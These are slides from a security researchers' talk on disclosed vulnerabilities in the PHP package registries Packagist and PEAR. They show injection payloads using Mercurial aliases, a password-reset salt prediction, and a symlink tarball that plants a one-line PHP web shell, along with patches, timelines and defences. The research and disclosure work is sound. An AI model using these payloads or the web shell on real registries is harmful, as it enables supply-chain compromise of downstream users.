Oops, there's somebody in my package manager!

Dec 1, 2022

sonar


Introduction — Package managers


- Tidelift estimated that 92% of commercial software uses open-source components [1]
- How to manage them?
  - Package managers!
  - Focus on package managers for developers
    - Front-end libraries, payment provider APIs… you name it

[1] https://blog.tidelift.com/open-source-is-everywhere-survey-results-part-1

sonar

Introduction — Package managers






sonar

Introduction — Supply chain

- Supply chain regroups all the processes, tools, software part of the life of a product
  - Not only for software, applies to any industry
- Software dependencies are only a small link
  - But part of most software


sonar

Introduction — Supply chain



[1] https://xkcd.com/2347/

Introduction — Supply chain



The backend servers behind your package manager

[1] https://xkcd.com/2347/

Introduction — Supply chain

- Backend servers are necessary to tie…
  - a package identifier (`author/package`)
  - to a source (`https://....`, GitHub, etc.)
- Compromising the backend servers is **very** powerful
  - Attackers can change this association
- Let's do it!

sonar

Introduction — Who are we?

- 👋 We are Paul Gerste and Thomas Chauchefoin
  - Vulnerability Researchers in the Sonar R&D team
  - Innovation by finding 0-days in open-source software
- Sonar enables developers to write clean code

sonarqube

sonarcloud

sonarlint

sonar

Introduction — Menu of the day

- Research on the security of package managers
  - Result of our work on the PHP ecosystem
- In today's talk
  - Taking over Packagist (twice)
  - Taking over PEAR
  - Preventing these attacks

sonar

Taking over Packagist

sonar


Packagist — Introduction

- Composer is the most popular PHP package manager
  - Used by virtually any company running PHP somewhere
- Composer's central registry is called Packagist[1]
  - Both projects are open-source and written in PHP
  - Software and public instance maintained by Private Packagist

[1] https://packagist.org/

Packagist — Introduction

- Very rough unscientific estimate of Composer's market share
  - PHP is behind 78% of "the Internet" [1]
    - WordPress alone is 43% of that, and Composer is not required to run it
    - Composer is used by 68% of PHP projects, leading to a total of ~20%



[1] https://w3techs.com/technologies/overview/programming_language

Packagist — Previous work

- We compromised Packagist twice
  - In April 2021, with CVE-2021-29472
  - In April 2022, with CVE-2022-24828
- Two very similar vulnerabilities in Composer
  - Discovered and reported by the Sonar R&D team
- Let's dive into it!

sonar

CVE-2021-29472 — Packagist, under the hood

Packagist *The PHP Package Repository*

Browse Submit 5f89i9psbfxf0bh

Search packages...

Submit package

Repository URL (Git/Svn/Hg)

e.g.: https://github.com/composer/composer

Check

Trying to share private code?

Use Private Packagist to share code through Composer without publishing it for everyone on Packagist.org.

Please make sure you have read the package naming conventions before submitting your package. The authoritative name of your package will be taken from the composer.json file inside the main branch of your repository, and it can not be changed after that.

Do not submit forks of existing packages. If you need to test changes to a package that you forked to patch, use VCS Repositories instead. If however it is a real long-term fork you intend on maintaining feel free to submit it.

If you need help or if you have any questions please get in touch with the Composer community.

sonar

CVE-2021-29472 — Packagist, under the hood

- Packagist harnesses Composer for most operations
  - Projects embed a `composer.json`
- Submission process
  - The remote repository is cloned
  - The manifest is parsed
  - Created in the database, added to metadata files

sonar

CVE-2021-29472 — Packagist, under the hood

- "The remote repository is cloned"
  - Reuse the logic already present in Composer
  - For every version control implementation…
    - Is it a known host?
    - Does it match the expected format?
- Further checks on the remote end
  - `'git ls-remote --heads'. ProcessExecutor::escape($url)`
  - `'svn info --non-interactive '. ProcessExecutor::escape($url)`
  - `'hg identify ' . ProcessExecutor::escape($url)`

sonar

CVE-2021-29472 — Command Injections

Controlled
Static

```
controlled = '$(date)'
execute('hg identify ' . controlled)
```

- Execution steps
  - /bin/sh parses `hg identify $(date)`
    - /bin/sh executes `['date']`
    - /bin/sh executes `['hg', 'identify', 'Tue Aug  2 [...]']`

sonar

CVE-2021-29472 — Argument Injections

Controlled
Static

```
controlled = '$(date)'
execute('hg identify ' . escape(controlled))
```

- Execution steps
  - /bin/sh parses `hg identify '$(date)'`
    - /bin/sh executes `['hg', 'identify', '$(date)']`

sonar

CVE-2021-29472 — Argument Injections

Controlled
Static

```
controlled = '--help'
execute('hg identify' . escape(controlled))
```

- Execution steps
  - /bin/sh parses `hg identify '--help'`
    - /bin/sh executes `['hg', 'identify', '--help']`

sonar

CVE-2021-29472 — Mercurial to the rescue

```
$ hg identify '--help'

hg identify [-nibtB] [-r REV] [SOURCE]

aliases: id

identify the working directory or specified revision

    Print a summary identifying the repository state at REV

    [...]
```


sonar

CVE-2021-29472 — Exploitation

It is possible to create aliases with the same names as existing commands, which will then override the original definitions. This is almost always a bad idea!

An alias can start with an exclamation point (!) to make it a shell alias. A shell alias is executed with the shell and will let you run arbitrary commands. As an example,

echo = !echo $@

CVE-2021-29472 — Exploitation

- Final payload for CVE-2021-29472

```
--config=alias.identify=![...]
```

- Allows executing arbitrary commands on the public Packagist instance
  - Compromise of any software dependency hosted here
  - Fixed within hours in April 2021

sonar

Demonstration!

sonar

CVE-2021-29472 — Patch

- Fixed using the end-of-options switch

```
--- a/src/Composer/Repository/Vcs/HgDriver.php
+++ b/src/Composer/Repository/Vcs/HgDriver.php
@@ -67,7 +67,7 @@ public function initialize()
[...]
        $process = new ProcessExecutor($io);
-        $exit = $process->execute(sprintf('hg identify %s', ProcessExecutor::escape($url)), $ignored);
+        $exit = $process->execute(sprintf('hg identify -- %s', ProcessExecutor::escape($url)), $ignored);
        return $exit === 0;
    }e
```

CVE-2021-29472 — Patch

- *The first -- argument that is not an option-argument should be accepted as a delimiter indicating the end of options. Any following arguments should be treated as operands, even if they begin with the '-' character.*

CVE-2021-29472 — Patch

- Apr 22, 2021 1AM: We notify security@packagist.org
- Apr 22, 2021 10AM: Hot-fix on the public instance
- Apr 27, 2021: Composer 1.10.22 and 2.0.13 are released
- Apr 27, 2021: Official announcement on their blog[1]

[1] https://blog.packagist.com/composer-command-injection-vulnerability/

CVE-2022-24828 — What now?

- Let's try to identify a new vulnerability in Packagist!
- We are already familiar with this codebase
  - Initial cost of entry of approaching a new target
  - Contributed to the patch, looked for bypasses…
  - …with the same set of assumptions and biases
  - Did we miss something?

sonar

CVE-2022-24828 — What now?

- `VcsDriver` are wrappers around external commands
  - `GitDriver`, `HgDriver`, `SvnDriver`, etc.
  - This is where CVE-2021-29472 happened
  - Targets of choice for similar bugs
  - Any invocations without `--` left?

sonar

CVE-2022-24828 — What now?

- One of them looks familiar
  - Removed from our patch suggestion for CVE-2021-29472

In src/Composer/Repository/Vcs/GitDriver.php:

```
> @@ -131,7 +131,7 @@ public function getDist($identifier)
     public function getFileContent($file, $identifier)
     {
         $resource = sprintf('%s:%s', ProcessExecutor::escape($identifier), ProcessExecutor::escape($file));
-        $this->process->execute(sprintf('git show %s', $resource), $content, $this->repoDir);
+        $this->process->execute(sprintf('git show -- %s', $resource), $content, $this->repoDir);
```

Removed fix

CVE-2022-24828 — What now?

- Culprit is in `getFileContent()`
- `git show` breaks when using the end-of-options
  - In this subcommand, separates revisions from pathspecs

```
$ git show HEAD:composer.json
{ "name": "swapgs/crispy-banana", [...] }
$ git show -- HEAD:composer.json
*nothing*
```


sonar

CVE-2022-24828 — Exploitation

- `getFileContent()` arguments come from `composer.json`

```
private function updateReadme([...]): void {
    [...]
    if (isset($composerInfo['readme']) && is_string($composerInfo['readme'])) {
        $readmeFile = $composerInfo['readme'];
    } [...]
    switch ($ext) {
        case '.txt':
            $source = $driver->getFileContent($readmeFile, [...]);
```


sonar

CVE-2022-24828 — Exploitation via Mercurial

- In `HgDriver`
  - Nothing surrounds `$file` in the final command
  - We can inject the option into the `$file` argument

```
public function getFileContent(string $file, string $identifier): ?string {
    $resource = sprintf('hg cat -r %s %s', ProcessExecutor::escape($identifier),
ProcessExecutor::escape($file));
    $this->process->execute($resource, $content, $this->repoDir);
    [...]
```


sonar

CVE-2022-24828 — Exploitation

- Exploitation scenario
  - Create a project in a remote Mercurial repository
  - Set a malicious `readme` entry in `composer.json`
  - Import the package on Packagist
  - Write a payload to `/var/www/packagist/[...]`

sonar

CVE-2022-24828 — Exploitation

- In `composer.json`, in the `readme` key

Injected override	Payload	Suffix
`--config=alias.cat=!`	`hg cat -r : payload.sh|sh`	`;.txt`

Demonstration!

sonar

CVE-2022-24828 — Timeline

- April 7 2022, 6PM: Advisory sent to security@packagist.org
- April 7 2022, 7PM: Report acknowledged by a maintainer
- April 8 2022, 2PM: Hot-patch of `packagist.org`
- April 13 2022: CVE assigned, official communication by Packagist[1], new Composer releases

[1] https://blog.packagist.com/cve-2022-24828-composer-command-injection-vulnerability/

CVE-2022-24828 — Patch

```
--- a/src/Composer/Repository/Vcs/HgDriver.php
+++ b/src/Composer/Repository/Vcs/HgDriver.php
@@ -126,7 +126,11 @@ public function getDist($identifier)
     */
    public function getFileContent($file, $identifier)
    {
-       $resource = sprintf('hg cat -r %s %s', ProcessExecutor::escape($identifier), ProcessExecutor::escape($file));
+       if (isset($identifier[0]) && $identifier[0] === '-') {
+           throw new \RuntimeException('Invalid hg identifier detected. [...]);
+       }
+
+       $resource = sprintf('hg cat -r %s -- %s', ProcessExecutor::escape($identifier),
ProcessExecutor::escape($file));
        $this->process->execute($resource, $content, $this->repoDir);
```


https://github.com/composer/composer/commit/2c40c53637c5c7e43fff7c09d3d324d632734709.patch

Taking over PEAR

sonar

Taking over PEAR — Introduction

- **P**HP **E**xtension and **A**pplication **R**epository
  - PEAR is the historical PHP package manager
  - Created in 1999, moderately active nowadays
- ~290 000 000 package downloads since 1999
- 50-ish very popular packages
  - Still actively developed and published on PEAR
  - Big names like `PEAR`, `Console_Getopt`, `Net_SMTP`, `Archive_Tar`

sonar

Taking over PEAR — Attack surface

- Administrators manually validate all new accounts
  - How to gain access to one?
- Quite a few pre-authenticated features
- Historical package manager means…
  - Historical best practices
  - Support of old PHP versions

sonar

Taking over PEAR — Initial foothold

Make sure that using this pseudorandom number generator is safe here.

Add Comment | Get Permalink

Using pseudorandom number generators (PRNGs) is security-sensitive php:S2245

Category	Weak Cryptography
Review priority	MEDIUM
Assignee	Not assigned

Status: To review
This Security Hotspot needs to be reviewed to assess whether the code poses a risk.

include/users/passwordmanage.php

```
53      */
54     function resetPassword($user, $pass1, $pass2)
55     {
56         require_once 'Damblan/Mailer.php';
57         $errors = array();
58         $salt = md5(mt_rand(4,13) . $user . time() . $pass1);
59         PEAR::staticPushErrorHandling(PEAR_ERROR_RETURN);
60         $this->_dbh->query('DELETE FROM lostpassword WHERE handle=?', array($user));
61         $e = $this->_dbh->query('INSERT INTO lostpassword
62             (handle, newpassword, salt, requested)
63             VALUES(?,?,?,NOW())', array($user, md5($pass1), $salt));
```


sonar

Taking over PEAR — Initial foothold

```
$salt = md5(mt_rand(4,13).$user.time().$pass1);
```

Integer value in [4,13]

$_POST['handle']

Date HTTP Header

$_POST['password']

sonar

Taking over PEAR — Initial foothold

```
$salt = md5(mt_rand(4,13).$user.time().$pass1);
```

Integer value in [4,13]

~~$_POST['handle']~~

~~Date HTTP Header~~

~~$_POST['password']~~

sonar

Taking over PEAR — Current state of things

- We can take over accounts with ~50 tries
  - Existing PEAR accounts are public
  - Find developers with popular packages and release new version
- This bug is 15 years old!
- Can we also gain code execution?

sonar

Taking over PEAR — Current state of things

- Packages submissions are added to a work queue
  - The package is extracted and validated
  - `phpdocumentor` generates the documentation
  - Result is published on the package page
- Interesting authenticated attack surface!

sonar

Taking over PEAR — Current state of things

cron/apidoc-queue.php

```php
foreach ($rows as $filename) {
    $info = $pkg_handler->infoFromTgzFile($filename);

    $tar = new Archive_Tar($filename);

    // [...]

    $tmpdir = PEAR_TMPDIR . "/apidoc/" . $name;

    // [...]

    $tar->extract($tmpdir);
```


sonar

Taking over PEAR — Archive_Tar

- PEAR uses an old Archive_Tar

```
root@pearweb:/var/www/html/pearweb# pear list
Installed packages, channel pear.php.net:
=========================================
[...]
Package                                  Version  State
Archive_Tar                              1.4.7    stable
```


sonar

Taking over PEAR — Archive_Tar

- Here comes CVE-2020-36193

  Tar.php in Archive_Tar through 1.4.11 allows write operations with ***Directory Traversal*** *due to inadequate checking of symbolic links*[1]

- This is a very powerful primitive
  - Write a file under the web root

[1] https://nvd.nist.gov/vuln/detail/CVE-2020-36193

Taking over PEAR — Archive_Tar

```
--- a/Archive/Tar.php
+++ b/Archive/Tar.php
@@ -2124,6 +2124,14 @@ public function _extractList(
                    } elseif ($v_header['typeflag'] == "2") {
+                       if (strpos(realpath(dirname($v_header['link'])), realpath($p_path)) !== 0) {
+                           $this->_error(
+                                   'Out-of-path file extraction {'
+                                   . $v_header['filename'] . ' --> ' .
+                                   $v_header['link'] . '}'
+                           );
+                               return false;
```

Taking over PEAR — Archive_Tar

- Craft a simple PEAR package with a symbolic link

```
$ tar tvf My_Package-0.1.0.tgz
lrwxr-xr-x  0 thomas staff     0 Aug 24  2021 symlink ->
    ../../../../../var/www/html/pearweb/public_html/evil.php
-rw-r--r--  0 thomas staff    49 Aug 24  2021 symlink
-rw-r--r--  0 thomas staff  1531 Aug 24  2021 package.xml
```

Taking over PEAR — Archive_Tar

```
/var
 ├── /www/html/pearweb/public_html
 │      ├── index.php
 │      └── [...]
 └── /tmp
      ├── /uploads
      │      └── pear-7566692616230ce0f911d1.tgz
      └── /apidoc
             └── /My_Package
```

Taking over PEAR — Archive_Tar

```
/var
 ├── /www/html/pearweb/public_html
 │       ├── index.php
 │       ├── evil.php
 │       └── [...]
 └── /tmp
      ├── /uploads
      │      └── pear-7566692616230ce0f911d1.tgz
      └── /apidoc
             └── /My_Package
                    └── symlink
```


sonar

Taking over PEAR — Archive_Tar

```
/var
 ├── /www/html/pearweb/public_html
 │      ├── index.php
 │      ├── evil.php
 │      └── [...]
 └── /tmp
      ├── /uploads
      │      └── pear-7566692616230ce0f911d1.tgz
      └── /apidoc
             └── /My_Package
                    └── symlink
```

```
<?php
system($_GET['cmd']);
```


sonar

Taking over PEAR — Archive_Tar

```
/var
 ├── /www/html/pearweb/public_html
 │       ├── index.php
 │       ├── evil.php
 │       └── [...]
 └── /tmp
      ├── /uploads
      │      └── pear-7566692616230ce0f911d1.tgz
      └── /apidoc
             └── /My_Package
                    ├── symlink
                    └── package.xml
```


sonar

Taking over PEAR — Putting the pieces together

- Chain both bugs
  - Take over an administrator's account
  - Create a new package, automatically approve it
  - Exploit CVE-2020-36193 in Archive_Tar
- We can compromise all PEAR packages!
- Not much room for lateral pivot
  - Hosted on euk3.php.net, only PEAR websites[1]
  - Compromise the installers again!

[1] https://github.com/php/systems/blob/master/php.net.zone

Demonstration!

sonar

Taking over PEAR — Timeline

- Timeline
  - Jul 30, 2021: initial contact with PEAR maintainers
  - Aug 4, 2021: commits are pushed on GitHub
  - Mar 13, 2022: commits are deployed with pearweb 1.32
- Consider moving to Composer
  - Packages are also present on Composer
  - More active community support

sonar

Preventing these attacks

sonar

Prevention — Introduction

- Our ecosystems are not robust against these attacks
  - Not only a problem for PHP
- Let's focus on two actionable ideas against such attacks
  - Impact reduction: mandatory signing of software artifacts
  - Risk reduction: Security best practices

sonar

Prevention — Code signing

- Package managers don't have to be trusted
  - Simple tubes
- Sign code with the developer's identity
  - e.g. OIDC providers, GPG key
  - Avoids many other attacks on platforms
- It works only if it's mandatory!

sonar

Prevention — Code signing

- Enters… `sigstore`[1]
  - Publication of signatures to a public, append-only ledger
    - Ephemeral keys, only for signing and storage
  - Similar to TLS Certificate Transparency
  - Protection against downgrade attacks
- You now trust identities provided by OIDC providers
  - GitHub, Google, etc.

[1] https://www.sigstore.dev/

Prevention — Code security

- Most backend services are open-source
  - Not all (e.g., NPM)
- Who's auditing them?
  - Code reviews require paperwork and money
  - Internet Bug Bounty didn't accept our bugs; none will?
  - < 10 researchers with public bugs on these targets
  - No access to the infrastructure

sonar

Prevention — Code security

- Security of clients is also important
  - No clear threat model
    - Should we blindly trust project files? IDE Integrations?
  - See our previous work on this topic [1] [2]
- Clients more likely to receive contributions than servers
  - Running your own repository is an edge case

[1] https://blog.sonarsource.com/securing-developer-tools-git-integrations/
[2] https://blog.sonarsource.com/securing-developer-tools-package-managers/

Conclusion

sonar

Conclusion

- We could compromise a good chunk of the Internet
- It's really scary!
  - Attacker level: seasoned security expert
  - Time: less than a week
  - $$$: not even relevant

sonar

Conclusion

- The usual suspects of open-source software security
  - Lack of maintainers, security reviews
  - DevSecOps teams must internalize supply chain best practices
- Recent initiatives look promising
  - Don’t trust the middlemen
- Audit your package managers!

sonar

Conclusion — Kudos

- Packagist (https://github.com/packagist/)
  - Nils Adermann, Jordi Boggiano, Stephan Vock
- PEAR (https://github.com/php/)
  - Chuck Burgess, Ken Guest, Mark Wiesemann
- Funding
  - https://github.com/sponsors/composer
  - https://opencollective.com/phpfoundation

sonar

Conclusion

- Technical details are on our blog
  - https://blog.sonarsource.com/php-supply-chain-attack-on-composer
  - https://blog.sonarsource.com/securing-developer-tools-a-new-supply-chain-attack-on-php/
  - https://blog.sonarsource.com/php-supply-chain-attack-on-pear
- Loved what you saw? Come help us! 🐛 🎉
  - Previously worked on Zimbra, WordPress, Rocket.Chat, Zabbix…

sonar

Questions?

@sonarsource

@sonar_research

https://sonarsource.com

sonar